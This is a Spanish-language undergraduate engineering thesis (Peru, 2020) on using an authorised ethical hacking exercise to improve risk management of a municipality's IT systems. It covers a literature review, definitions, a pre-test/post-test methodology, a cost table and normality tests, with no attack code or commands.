UNIVERSIDAD CÉSAR VALLEJO

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

“Implementación de Ethical Hacking para Mejorar la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba”

TESIS PARA OBTENER EL TÍTULO PROFESIONAL DE:

Ingeniero de Sistemas

AUTOR:

Br. Espinoza Araujo, Christian Omar (ORCID: 0000-0002-9969-1571)

ASESOR:

Dr. Pacheco Torres, Juan Francisco (ORCID: 0000-0002-8674-3782)

LÍNEA DE INVESTIGACIÓN:

Auditoría de Sistemas y Seguridad de la Información

Trujillo – Perú

2020

DEDICATORIA

El proyecto está dedicado a mis padres, quienes siempre me apoyaron en todo momento, gracias por sus buenos consejos que me sirvieron para ser un buen hombre con valores, los quiero y amo mucho.

AGRADECIMIENTO

Quiero a gradecer en primer lugar a Dios por darme la vida y por guiarme por el buen camino.

A mis padres, por sus ánimos que me daban en todo momento, en las buenas y en las malas, gracias querido papá y querida mamá por todo el apoyo incondicional.

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS

RESUMEN

El presente trabajo de investigación tuvo como objetivo mejorar la gestión de riesgos en los sistemas informáticos de la Municipalidad Provincial de Moyobamba a través de la implementación de Ethical Hacking. La metodología que se empleó para el Ethical Hacking básicamente tenía las siguientes fases: Reconocimiento, Escaneo, Enumeración, Análisis de Vulnerabilidades, Hacking de Sistemas y Escalado de Privilegios. Asimismo, los indicadores de la variable dependiente: gestión de riesgos, fueron relacionados según criterios.

Se utilizó la investigación cuantitativa con el diseño experimental del tipo pre-experimental con un Pre-Test y Post-Test, teniendo como variable independiente el Ethical Hacking y variable dependiente la Gestión de Riesgos. La población estuvo conformada por los sistemas informáticos que incluía servidores, computadoras, sistemas operativos, software y Data Center, haciendo un total de 280, pero la muestra se tomó solo de 25 sistemas informáticos para realizar una mejor investigación. Para identificar amenazas se empleó el cuestionario en los trabajadores de la oficina de tecnologías de información y para el análisis de vulnerabilidades se utilizó escáneres, como Nessus, OpenVas y Acunetix.

Al finalizar el trabajo de investigación se logró identificar 35 vulnerabilidades y 10 amenazas. Por otro lado, para calcular el nivel del riesgo se realizó la multiplicación de amenaza x vulnerabilidad en valores cuantitativos de: 0 – 10 y valores cualitativos de: muy alto, alto, moderado, bajo, muy bajo. Se encontró 13 riesgos en nivel alto, 17 riesgos en nivel moderado y 5 riesgos en nivel bajo. Una vez clasificados se procedió a brindar alternativas de solución para su posterior mitigación.

Palabras Clave: Amenaza, Ethical Hacking, Gestión de Riesgos, Vulnerabilidad

ABSTRACT

The objective of this research was to improve risk management in the computer systems of the Provincial Municipality of Moyobamba through the implementation of Ethical Hacking. The methodology used for Ethical Hacking basically had the following phases: Reconnaissance, Scanning, Enumeration, Vulnerability Analysis, Systems Hacking and Escalation of Privileges. In addition, the indicators of the dependent variable risk management were related according to criteria. Quantitative research was used with an experimental design of the pre-experimental type with a Pre-Test and Post -Test, having the Ethical Hacking as independent variable and the Risk Management as dependent variable. The population was made up of 280 computer systems that included servers, computers, operating systems, software and Data Center. The sample consisted of 25 computer systems in order to conduct a better research. A questionnaire was used for information technology office workers to identify the threats, and scanners such as Nessus, OpenVas and Acunetix were used for vulnerability analysis. At the end of the research study, 35 vulnerabilities and 10 threats were identified. Also, the multiplication of threat by vulnerability was conducted to calculate the level of risk in quantitative values of 0 - 10 and qualitative values of very high, high, moderate, low, very low values. Among the results 13 high level risks, 17 moderate level risks and 5 low level risks were found. Once classified, alternative solutions were provided for subsequent mitigation.

Keywords: Threat, Ethical Hacking, Risk Management, Vulnerability

I. INTRODUCCIÓN

Actualmente los sistemas informáticos y la información almacenada en estos sistemas, son los activos más importantes de una organización, es por ese motivo que se tiene la obligación de establecer una adecuada gestión de riesgos, evitando de esta manera, minimizar la materialización de amenazas que se aprovechen de alguna vulnerabilidad en los sistemas informáticos, ocasionando daños, tanto en la parte tecnológica, como en lo económico.

El año 2017 fue un año muy difícil para la ciberseguridad en el mundo porque se llevó a cabo un ataque mundial con el famoso Ransomware conocido como WannaCry, cuyo impacto fue exacerbado por explotaciones filtradas de la National Security Agency (NSA) de los Estados Unidos, llamadas EternalBlue y DoublePulsar. Estos exploits se utilizaron en un Ransomware llamado Wannacry y Petya que bloqueaba los sistemas operativos Microsoft Windows, encriptando toda la información y exigiendo un pago de rescate en Bitcoin (Thomas, Burmeister y Low, 2018, p. 2); por consiguiente, muchos de los sistemas de instituciones del gobierno, hospitales y bancos quedaron afectados. Además, esas organizaciones al no tener implementada una buena gestión de riesgos en los sistemas informáticos, carecían de protocolos y procedimientos para enfrentar a esos ataques, finalmente todo esto causó grandes pérdidas económicas.

Las organizaciones públicas y privadas dependen de las tecnologías de información para ejecutar todos sus procesos. Los sistemas informáticos están sujetos a muchas amenazas, que pueden causar grandes consecuencias en los procesos internos de la organización. Mediante la explotación de vulnerabilidades conocidas, y en muchos casos desconocidas, los hackers pueden comprometer la confidencialidad, integridad o disponibilidad de la información. Las amenazas en los sistemas informáticos pueden incluir ataques cibernéticos, errores humanos, malware o una inadecuada gestión de los riesgos. Por lo tanto, es importante que los líderes y gerentes de todos los niveles entiendan sus responsabilidades para gestionar los riesgos de seguridad de la información, controlarlos o mitigarlos. (NIST Special Publication 800-30, 2012).

Se debe desarrollar un plan de riesgos cuidadosamente antes, durante y después de la gestión de riesgos. El proceso de gestión de riesgos funciona mejor cuando se crea una propuesta de valor sobre el programa de riesgos, entendiendo por completo los componentes de la evaluación de riesgos: como la identificación y priorización, todo esto encaja dentro del proceso general de gestión de riesgos. (PricewaterhouseCoopers, 2015).

Una inadecuada gestión de riesgos en los sistemas informáticos podría traer consigo múltiples amenazas y vulnerabilidades, ya sea, por una configuración o administración incorrecta en los servidores de datos, falta de seguridad en los sistemas, prácticas de programación deficientes, etcétera. El riesgo se refiere a la posibilidad de que se produzcan pérdidas o daños y para poder medirlo, es necesario determinar la probabilidad que una amenaza detectada explote una vulnerabilidad, que en función de los valores obtenidos se establece un nivel de riesgo. Por otro lado, estos riesgos comprometen la confidencialidad, integridad y disponibilidad de la información, si esta llega a ser modificada o robada, podría ocasionar que toda la organización quede comprometida, ocasionando enormes gastos de dinero y una reputación no confiable de la organización.

En el caso de los sistemas webs, muchas de las vulnerabilidades críticas en el software son por causa de que los desarrolladores al escribir código no adoptan buenas prácticas de programación porque generalmente se enfocan más en la funcionalidad y aspecto visual, que en la seguridad del sistema. (Cuevas [et al.] 2018, párr. 9).

Para identificar vulnerabilidades en los sistemas informáticos y obtener mejores resultados, se ejecuta un Ethical Hacking, que consiste en realizar, desde la perspectiva de un hacker malicioso, ataques controlados a los sistemas, previa autorización con la empresa, con el único objetivo de encontrar y explotar las vulnerabilidades, pero sin dañar el sistema, brindando alternativas de solución para mitigarlas. De esta manera todas las debilidades de los sistemas son reportadas a la organización para su posterior corrección e implementación en la gestión de riesgos. Cabe mencionar que todo este proceso debe ser planificado con antelación considerando aspectos técnicos, de gestión y estratégicos. (Giannone [et al.] 2018, p. 690).

Existe un gran porcentaje de organizaciones públicas que poseen infraestructuras tecnológicas obsoletas y sin actualizaciones, ejecutan sistemas operativos y software desactualizado, con vulnerabilidades conocidas; es decir, con debilidades de seguridad, que con una buena gestión y monitoreo podrían ser subsanadas, evitando de esta manera una infección por malware o ataque cibernético (Gordón, 2018, p. 3).

La importancia de esta investigación para la carrera profesional de Ingeniería de Sistemas es de un valor muy alto, ya que, esta profesión está relacionada con el uso de las tecnologías de información y la ciberseguridad. En un mundo globalizado donde la información digital es manejada por los sistemas informáticos, que incluyen software y hardware, debe ser protegida, pero aquí nace una interrogante ¿Cómo sabemos si la información digital de la empresa está segura en los sistemas informáticos? La respuesta es simple, primero se debe identificar amenazas y vulnerabilidades en dichos sistemas, y en segundo lugar, se debería tener protocolos bien establecidos para las respuestas a incidentes. Todo esto puede realizarse al aplicar una correcta implementación de Ethical Hacking y Gestión de Riesgos.

La realidad problemática de este proyecto de investigación empieza con la identificación de cuatro problemas, los cuales son:

-Falta Identificar Riesgos.
-Falta Analizar Riesgos.
-Falta Brindar Tratamiento a los Riesgos.
-Falta Aumentar los Mecanismos para la Protección de Seguridad Física.

Estos cuatro, son los problemas, que, con unos buenos tratamientos en la gestión de riesgos y ayuda del Ethical Hacking, podrían ser identificados y mitigados, evitando que causen daño en los sistemas informáticos.

A continuación, se formula el problema de investigación: ¿De qué manera la implementación de Ethical Hacking influye en la gestión de riesgos sobre los sistemas informáticos de la Municipalidad Provincial de Moyobamba?

Esta investigación tiene justificación: Económica, porque la Municipalidad Provincial de Moyobamba no tendrá que gastar dinero extra para contratar especialistas en Ethical Hacking que analicen sus sistemas, ya que esto tiene un costo muy elevado. Asimismo, la tesis tiene justificación Práctica porque existe la necesidad de mejorar la gestión de riesgos, con la identificación de amenazas y vulnerabilidades para poder brindar alternativas de solución. De esta manera, preservar la confidencialidad, integridad y disponibilidad de la información.

Como objetivo general se plantea Mejorar la gestión de riesgos en los sistemas informáticos de la Municipalidad Provincial de Moyobamba mediante la implementación de Ethical Hacking, por otro lado, los objetivos específicos son:

-Aumentar el Número de Riesgos Identificados.
-Aumentar el Número de Riesgos Analizados.
-Aumentar el Número de Riesgos Tratados.
-Aumentar el Número de Mecanismos para la Protección de Seguridad Física.

La hipótesis para esta tesis es “La Implementación de Ethical Hacking Mejora la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba”.

II. MARCO TEÓRICO

Como antecedentes nacionales tenemos a (Cruz, 2014). El cual aplicó una técnica de Pentesting para mejorar la seguridad informática en los sistemas informáticos de una empresa tecnológica en la ciudad de Trujillo, lo realizó utilizando el Open Source Security Testing Methodology Manual, que tuvo una mayor cobertura al realizar la auditoria, porque es una de las metodologías más usadas por los profesionales de ciberseguridad y está relacionada a cualquier empresa; y tuvo como objetivo el hallazgo de vulnerabilidades en los sistemas, también el autor (Bermeo, 2017) en su trabajo se enfocó en realizar la implementación de Ethical Hacking, en una empresa comercial; para dar apoyo en el análisis de vulnerabilidades de la red informática, asimismo, con los resultados obtenidos, formuló una propuesta de seguridad para aplicar reglas y política internas al detectarse posibles vulnerabilidades o intrusiones en la red de datos de la empresa. También (Ayala, 2017), hizo su tesis sobre un sistema de gestión de seguridad de información para mejorar el proceso de gestión del riesgo en una entidad, tuvo como objetivo evaluar, monitorear y optimizar la seguridad de la información.

Asimismo, se menciona antecedentes internacionales (Francis, 2016) en su tesis presenta la explotación automatizada de la red informática a través de Penetration Testing (ANEX), un sistema automatizado de Pentesting diseñado para infiltrarse en una red informática y trazar rutas desde una red comprometida a una máquina de destino especifica. Los resultados mostraron ataques exitosos en múltiples niveles de red y confirmó la eficiencia y eficacia del diseño de la utilización de fuentes automatizadas y de código abierto; por otro lado, (Paulino, 2016) presentó un análisis de aplicaciones en el sector financiero para detectar y mitigar vulnerabilidades mediante pruebas de intrusión, para lograrlo creó un proceso que abarcó desde las reglas de compromiso, la elección del enfoque de pruebas, la selección de un escáner web, la realización de Pentesting y confirmación de vulnerabilidades, finalmente, los autores (Diaz y Bustamante, 2015) realizaron un diseño de estrategias de mitigación para mejorar la seguridad de información de un sistema de control industrial.

Las siguientes teorías sirven de base para comprender mejor el trabajo de investigación:

a) Ethical Hacking, se refiere a la acción de “hackear” los sistemas informáticos de una organización, previa autorización firmada, en el cual se utilizan las mismas técnicas y herramientas de un “Black Hat Hacker”, el cual es una persona que rompe la seguridad de un sistema informático con fines ilícitos; sin embargo, el Ethical Hacking busca de una manera legal y legítima identificar vulnerabilidades de un sistema informático en la parte del software y hardware, informando a la organización sobre los resultados obtenidos, al mismo tiempo de brindar alternativas de solución para poder corregirlas y mitigarlas (Baloch, 2015, p. 02).

b) Certified Ethical Hacker (CEH), es una certificación de hacking ético desarrollada por el Consejo Internacional de Consulta de Comercio Electrónico de los Estados Unidos, que tiene una metodología para desarrollar un correcto Ethical Hacking. (EC-Council, 2019)

c) Exploit, es un tipo de código malicioso escrito en lenguajes de programación como Python, Ruby, C ++, etcétera, para el aprovechamiento de una vulnerabilidad en un sistema con el fin de tener control sobre este (VILLEGAS, 2018).

d) NIST SP 800-30, es una guía desarrollada por el Instituto Nacional de Estándares y Tecnología de los Estados Unidos, para brindar orientación en el análisis y gestión de riesgos informáticos.

e) Kali Linux, es una distribución basada en el sistema operativo Debian, que se enfoca en auditorias de seguridad, análisis forense digital e ingeniería inversa (Offensive Security, 2013).

f) Metadatos, son datos que contienen información relativa a un documento o fichero concreto. Así, por ejemplo, un archivo de texto podría contener entre sus metadatos multitud de información relacionada con su procedencia, como datos sobre su autor, su fecha de creación y modificación, qué otros usuarios han manipulado el documento o el software utilizado para su redacción (Alonso, 2018, p. 15),

g) Amenaza, en seguridad informática, se define como cualquier circunstancia o evento con el potencial de causar daño a un sistema informático (Governance & Standards Division, 2017).

h) Sistema Informático, es la combinación de hardware, software y personal informático que permite procesar y almacenar la información digital.

i) Riesgo, en el contexto de la seguridad informática, riesgo es la probabilidad de que una amenaza se materialice, utilizando vulnerabilidades existentes, generando perdidas y daños (ISO 31000).

j) Vulnerabilidad, es una debilidad, el cual puede ser atacado y usado como punto de entrada al sistema. (Oriyano, 2016),

k) Gestión de Riesgos, en el contexto de la seguridad informática, la gestión de riesgos toma en cuenta las vulnerabilidades, las fuentes de amenazas y los controles de seguridad que se planifican e implementan para determinar el nivel de riesgo, grado de probabilidad y alternativas de solución (New York State Information Technology Service, 2015).


III. METODOLOGÍA

3.1. Tipo y diseño de investigación

El tipo de investigación realizado fue cuantitativo. Para definirlo, los autores Chawla, Sondhi, Sharma y Wadehra (2018), lo plantean de la siguiente manera:

> […] El énfasis principal de la investigación cuantitativa está en la recolección de datos numéricos. También se concentra en medir la escala, el rango y la frecuencia de un fenómeno, además, implica examinar los aspectos tangibles de la investigación, como los valores, las actitudes y percepciones.

Se realizó el diseño Experimental del tipo Pre-Experimental, con un Pre-Test y Post-Test.



Dónde:

G = Grupo experimental.

O_1 = Variable dependiente Pre-test (Gestión de Riesgos)

X = Variable independiente (Ethical Hacking)

O_2 = Variable dependiente Post-test (Gestión de Riesgos)

3.2. Variables y Operacionalización

3.2.1. Variables

- Independiente:
  Ethical Hacking.
- Dependiente:
  Gestión de Riesgos.

3.2.2. Operacionalización de variables

VARIABLES	DEFINICIÓN CONCEPTUAL	DEFINICIÓN OPERACIONAL	INDICADORES	ESCALA
VI: Ethical Hacking	Consiste en realizar, desde la perspectiva de un hacker malicioso, ataques controlados sobre los sistemas informáticos, detectando y aprovechando las vulnerabilidades. Todo esto con el fin de comunicar a la organización de los riesgos de seguridad **(Astudillo, 2015).**	Esta técnica permite identificar, analizar y mitigar las vulnerabilidades en los sistemas informáticos, lo cual es imprescindible para aplicar medidas correctivas.	Número de vulnerabilidades.	De Razón
			Nivel de las vulnerabilidades.	
			Número de vulnerabilidades mitigadas.	
VD: Gestión de Riesgos	Requiere un análisis de la información sobre amenazas y vulnerabilidades para determinar en qué medida podrían afectar negativamente a una organización y la probabilidad de que tales circunstancias o eventos ocurrirán **(Department of Defense United States of America, 2015).**	Mediante la gestión de riesgos se puede mantener la confidencialidad, integridad y disponibilidad de la información en los sistemas informáticos, que incluye software y hardware.	Número de riesgos identificados.	De Razón
			Número de riesgos analizados.	
			Número de riesgos tratados.	
			Número de mecanismos para la protección de seguridad física.	

3.2.3. Indicadores de la variable dependiente

Indicador	Objetivo	Técnica / Instrumento	Frecuencia Empleada	Modo de Cálculo
Número de riesgos identificados.	Conocer los riesgos que se pueden producir y sus posibles consecuencias.	Encuesta / Cuestionario	Semestral	**Riesgo = Amenaza + Vulnerabilidad**
Numero de riesgos analizados.	Evaluar el grado de ocurrencia del riesgo.	Encuesta / Cuestionario	Semestral	**Riesgo = Amenaza x Vulnerabilidad**
Número de riesgos tratados.	Brindar mecanismos para tratar los riesgos.	Encuesta / Cuestionario	Semestral	**NRI = NRT** **NRI**: Número de riesgos identificados. **NRT**: Numero de riesgos tratados.
Número de mecanismos para la protección de seguridad física.	Establecer mecanismos para proteger los equipos informáticos y Data Center.	Encuesta / Cuestionario	Semestral	**NMPSF = NCP** **NMPSF**: Número de mecanismos para la protección seguridad de seguridad física. **NCP**: Número de controles propuestos.

3.3. Población, muestra y muestreo

3.3.1. Población

En el contexto de metodología de la investigación científica una población se refiere a todos los miembros de un conjunto real o hipotético de personas, eventos u objetos a los que deseamos generalizar los resultados de nuestra investigación. A partir de una población definida se elige una muestra para poder realizar la investigación (Pandey y Mishra, 2015, p. 41).

Para esta investigación, la población lo constituye todos los sistemas informáticos, que incluyen software y hardware de la Municipalidad Provincial de Moyobamba, los cuales hacen un total de 280 entre computadoras, servidores, sistemas operativos y aplicaciones.

Indicadores	Población
Indicador 1: Número de riesgos identificados.	280 sistemas informáticos entre computadoras, servidores, sistemas operativos y aplicaciones.
Indicador 2: Numero de riesgos analizados.	
Indicador 3: Número de riesgos tratados.	
Indicador 4: Número de mecanismos para la protección de seguridad física.	

3.3.2. Muestra

"Cuando tomamos muestras, seleccionamos algunos casos para examinar en detalle, y luego usamos lo que aprendemos de ellos para entender un conjunto mucho más amplio de casos" (Lawrence, 2014, p. 246).

Se eligió el tipo de muestreo no probabilístico para poder decidir los elementos que formaron parte de la muestra y realizar la gestión de riesgos de los sistemas informáticos que incluye hardware y software.

Indicadores	Muestra
Indicador 1: Número de riesgos identificados.	25 sistemas informáticos entre computadoras, sistemas operativos y 1 data center.
Indicador 2: Numero de riesgos analizados.	
Indicador 3: Número de riesgos tratados.	
Indicador 4: Número de mecanismos para la protección de seguridad física.	

Indicador	Unidad de Análisis
Número de riesgos identificados.	Sistemas informáticos.
Número de riesgos analizados.	Sistemas informáticos.
Número de riesgos tratados.	Sistemas informáticos.
Número de mecanismos para la protección de seguridad física.	Sistemas informáticos.

3.3.3. Criterios de Selección

- **Criterios de inclusión:** son todas las características que hace a un elemento sea tomado en cuenta como parte de una muestra de investigación.
- **Criterios de exclusión:** se refiere a la regla que, al momento de agregarse, hace que un elemento se lo tome en cuenta dentro de la investigación.

Muestra	Criterio de inclusión	Criterio de exclusión
Número de riesgos identificados.	Todos los riesgos que podrían traer mayor consecuencia en los sistemas informáticos.	Ninguno
Número de riesgos analizados.	Los riesgos que se le asignan un grado de probabilidad y ocurrencia en los sistemas informáticos.	Ninguno
Número de riesgos tratados.	Son los riesgos que se le brinda un tratamiento para poder disminuir el nivel de impacto en los sistemas informáticos.	Ninguno
Número de mecanismos para la protección de seguridad física.	Se propone procedimientos para tener una mayor seguridad física de los sistemas informáticos.	Ninguno

3.4. Técnicas e instrumentos de recolección de datos, validez y confiabilidad

3.4.1. Técnicas e instrumentos:

La técnica de la encuesta se establece como "una recolección de información sobre una muestra de una población mediante sus respuestas a ciertas interrogantes". Este tipo de técnica facilita una gran cantidad de métodos para recoger participantes, coleccionar datos y hacer uso de muchos métodos de instrumentación.

“Un cuestionario es una lista escrita de preguntas, cuyas respuestas son registradas por los encuestados. En un cuestionario, los encuestados leen las preguntas, interpretan lo que se espera y luego escriben las respuestas” (Kumar, 2011).

La escala de Likert en un cuestionario comienza con una definición clara de la construcción de interés, y utiliza un conjunto de expertos para generar alrededor de 80 a 100 elementos de escala potenciales. Luego, se miden estos ítems en una escala de calificación de 1 a 5 de la siguiente manera: (1) por estar totalmente en desacuerdo con el concepto, (2) por estar en desacuerdo con el concepto, (3) por estar indeciso, (4) por estar de acuerdo con el concepto y (5) para estar totalmente de acuerdo con el concepto. Después de realizar el cuestionario, con los datos obtenidos se procede a realizar la respectiva prueba estadística (Bhattacherjee, 2012)

Técnica	Instrumento	Fuente	Informantes
Encuesta	Cuestionario	Oficina de Tecnologías de Información.	Personal de la Oficina de Tecnologías de Información.

3.4.2. Validez del instrumento

Juicio de Expertos

Es el conjunto de opiniones brindadas por profesionales expertos en el tema de investigación.

3.4.3. Confiabilidad del Instrumento

Se aplicó la prueba del coeficiente de Alfa de Cronbach, el cual es un mecanismo de fiabilidad para un instrumento basado en su nivel de consistencia interna.

3.5. Método de análisis de datos

- **T-Student,** para realizar una prueba de similitud de las medias de dos muestras que tienen un numero de población similar y se ejecuta cuando una muestra sea menor o igual a treinta elementos.
- **Shapiro- Wilk,** cuando la muestra sea menor a 30 elementos.

3.6. Aspectos éticos

Para realizar esta investigación se recolectó conocimiento de diferentes fuentes públicas, como libros en línea, artículos de revistas indexadas, etcétera.

IV. RESULTADOS

4.1. Estudio de Factibilidad Económica

4.1.1. Flujo de Caja

Descripción	Año 0	Año 1	Año 2	Año 3	Año 4
INVERSIONES					
1. Costo de Inversión	4930.00				
2. Costo de Desarrollo	2357.56				
3. Costo de Capacitación	150.00				
TOTAL DE INVERSIÓN	**7437.56**				
OPERACIONES					
4.Costo Operacional		47.11	47.11	47.11	47.11
TOTAL DE OPERACIONES		**47.11**	**47.11**	**47.11**	**47.11**
BENEFICIOS					
5. Beneficios		4538.00	4538.00	4538.00	4538.00
TOTAL DE BENEFICIOS		**4490.89**	**4490.89**	**4490.89**	**4490.89**
FLUJO CAJA	**-7437.56**	**-2946.67**	**1544.22**	**6035.11**	**10525.99**

4.2. Análisis Estadístico


Es una técnica que se utiliza para analizar y describir los datos cuantitativos de un estudio. Comprende el uso de la estadística descriptiva e inferencial, esta última puede ser paramétrica o no paramétrica (Sanchez, Reyes y Mejia, 2018).

4.2.1. Indicador 01: Número de Riesgos Identificados

Tabla 1: Indicador 01: Número de Riesgos Identificados

Niveles	Número de Riesgos Identificados	
	Pre-Test	Post-Test
	%	%
Bajo	100%	0%
Medio	0%	33%
Alto	0%	67%

Como se muestra en la tabla 1, en el Pre-Test el Número de Riesgos Identificados se mantenían en un nivel bajo 100%, al implementar el Ethical Hacking se aprecia una mejora pues en el Post-Test se llegó a un 33% en el nivel medio y un 67% en el nivel alto. Lo mismo podemos ver en la figura 1:




Fuente: Tabla 1

4.2.3. Indicador 02: Número de Riesgos Analizados

Tabla 2: Indicador 02: Número de Riesgos Analizados

Niveles	Número de Riesgos Analizados	
	Pre-Test	Post-Test
	%	%
Bajo	50%	0%
Medio	50%	0%
Alto	0%	100%

En la tabla 2 se observa que en el Pre-Test el 50% se encontraba en el nivel bajo y medio, al implementar el Ethical Hacking en el indicador Número de Riesgos Analizados en el Post-Test pasaron al nivel alto 100%. Lo mismo se muestra en la figura 2:




Fuente: Tabla 2

4.2.4. Indicador 03: Número de Riesgos Tratados

Tabla 3: Indicador 03: Número de Riesgos Tratados

Niveles	Número de Riesgos Tratados	
	Pre-Test	Post-Test
	%	%
Bajo	67%	0%
Medio	33%	0%
Alto	0%	100%

Como se muestra en la tabla 3 observamos que en el Pre-Test el 33% se encontraba en el nivel medio y el 67% en un nivel bajo, al implementar el Ethical Hacking en el indicador Número de Riesgos Tratados con la aplicación de Post-Test pasaron al nivel alto 100%. Lo mismo se observa en la figura 3:




Fuente: Tabla 3

4.2.4. Indicador 04: Número de Mecanismos para la Protección de Seguridad Física

Tabla 4: Indicador 04: Número de Mecanismos para la Protección de Seguridad Física

Niveles	Número de Mecanismos para la Protección de Seguridad Física	
	Pre-Test	Post-Test
	%	%
Bajo	83%	0%
Medio	17%	0%
Alto	0%	100%

Como se muestra en la tabla 4 observamos que en el pre test el 83% se encontraba en el nivel bajo y el 17% en el nivel medio, al implementar el Ethical Hacking en el indicador Número de Mecanismos para la Protección de Seguridad Física en el Post-Test pasaron todos al nivel alto. Lo mismo podemos ver en la figura 4:



Fuente: Tabla 4

4.3. Pruebas de Normalidad

Es necesario verificar el supuesto de normalidad para corroborar si las variables en estudio son paramétricas o no paramétricas, utilizamos la prueba Shapiro-Wilk por tener más potencia en muestras pequeñas (n<35). Naresh Malhotra (2008).

Criterio para determinar la normalidad de los datos:

Si P-valor ≥ α Aceptar H_0: los datos provienen de una distribución normal
Si P-valor < α Aceptar H_1: los datos NO provienen de una distribución normal

Tabla 5: Pruebas de Normalidad

Diferencia de las variables	Shapiro-Wilk		
	Estadístico	gl	Sig.
Pre-Test – Post-Test Riesgos Identificados	,976	6	,933
Pre-Test – Post-Test Riesgos Analizados	,982	6	,961
Pre-Test – Post-Test Riesgos Tratados	,915	6	,473
Pre-Test – Post-Test Mecanismos para la Protección de Seguridad Física	,907	6	,415
Pre test - Post test Gestión de Riesgos	,866	6	,210

Fuente: Resultados SPSS versión 26

Los resultados nos indican que en las variables el valor p>0.05. Por lo tanto, aceptamos la hipótesis nula H_0, es decir que los datos provienen de una distribución normal; por tal motivo se recomienda utilizar la prueba paramétrica t - Student.

